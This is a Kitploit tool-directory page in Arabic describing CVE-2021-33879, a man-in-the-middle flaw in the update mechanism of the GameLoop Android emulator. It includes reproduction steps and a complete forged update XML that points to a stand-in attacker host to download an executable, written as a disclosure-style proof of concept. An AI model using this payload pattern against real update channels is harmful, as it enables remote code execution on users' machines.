Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
cve-2021-33879 — تحديث GameLoop MITM | Kitploit
أدوات/GitHubGitHub/mmiszczyk/cve-2021-33879
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبتحليل البرمجيات الخبيثةاختبار الاختراقأمن سلسلة التوريد
GitHubmmiszczyk/cve-2021-33879

cve-2021-33879

تحديث GameLoop MITM

عرض المستودع
1180منذ 5 سنواتلم تتم المراجعة بعد
مشاركة

معرف CVE: CVE-2021-33879

اسم المنتج (المنتجات) المتأثر وإصداراته: GameLoop (جميع الإصدارات السابقة للإصدار 4.1.21.90)

نوع الثغرة: CWE-494: تنزيل كود بدون التحقق من التكامل


ملخص

GameLoop هو محاكي أندرويد مطور من Tencent. يتميز بآلية تحديث غير مشفرة أو موثقة (بخلاف تجزئات MD5 التي يمكن للمهاجم التحكم فيها في هذا الاستغلال)، مما يسمح للمهاجم في وضع الوسيط (MITM) باعتراض وإرسال حزم التحديث الخاصة به ليتم تنفيذها على جهاز الضحية.

الوصف

قامت Tencent GameLoop قبل الإصدار 4.1.21.90 بتنزيل التحديثات عبر اتصال HTTP غير آمن. يمكن لمهاجم خبيث في وضع الوسيط تزييف محتويات مستند XML يصف حزمة تحديث، واستبدال رابط التنزيل بآخر يشير إلى أي ملف تنفيذي ويندوز عشوائي. نظرًا لأن فحص التكامل الوحيد سيكون مقارنة التجزئة MD5 للملف الذي تم تنزيله مع التجزئة الموجودة في مستند XML، فسيتم تنفيذ الملف التنفيذي الذي تم تنزيله على جهاز الضحية.

إعادة الإنتاج

  • إعداد بيئة المهاجم:
    • إعداد خادم ويب، وضع الحمولة التنفيذية عليه، حساب تجزئة MD5 الخاصة بها
    • إعداد وكيل (proxy)، تكوينه لاعتراض الطلبات إلى ComponentUpdate.xml
  • إعداد بيئة الضحية:
    • تكوين اتصال الإنترنت عبر وكيل المهاجم
    • تثبيت إصدار ضعيف من GameLoop
  • الضحية: فرض التحقق من التحديث
    • تشغيل GameLoop
    • النقر على 'تحديث' من القائمة الجانبية
  • المهاجم: تعديل ComponentUpdate.xml (وضع الرابط المناسب، md5 وحجم ملف الحمولة)
<?xml version="1.0" encoding="utf-8"?>
<UpdateConfig>
	<GlobalConfig>
		<Item name="UpdateEnable" Value="1" />
	</GlobalConfig>
	<UpdatePolicy>
		<PolicyItem id="1" Enable="1" AutoUpdateRate="1" ManualUpdateRate="100" MatchUpdateOperation="2" Weight="4">
			<Condition Method="Or">
				<MatchSupplyId Type="market" MatchResult="0" Start="3.10.199.100" End="4.99.999.999" />
			</Condition>
		</PolicyItem>
	</UpdatePolicy>
	<UpdateOperation>
		<OperItem id="2" inherit="0" Desc="This is a malicious update" Title="Malicious update" text="I could serve you ransomware but I'll just spawn calc">
			<Item Type="market" url="http://attacker.local/calc.exe" md5="c4cb4fdf6369dd1342d2666171866ce5" version="5.10.199.100" filesize="32768" />
		</OperItem>
	</UpdateOperation>
</UpdateConfig>

  • الضحية: النقر على 'تحديث الآن'

مربع حوار التحديث


  • يجب الآن تنفيذ حمولة المهاجم على جهاز الضحية

تم تنفيذ الحمولة

العلاج

تثبيت إصدار أحدث من GameLoop.

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    370
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    289

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →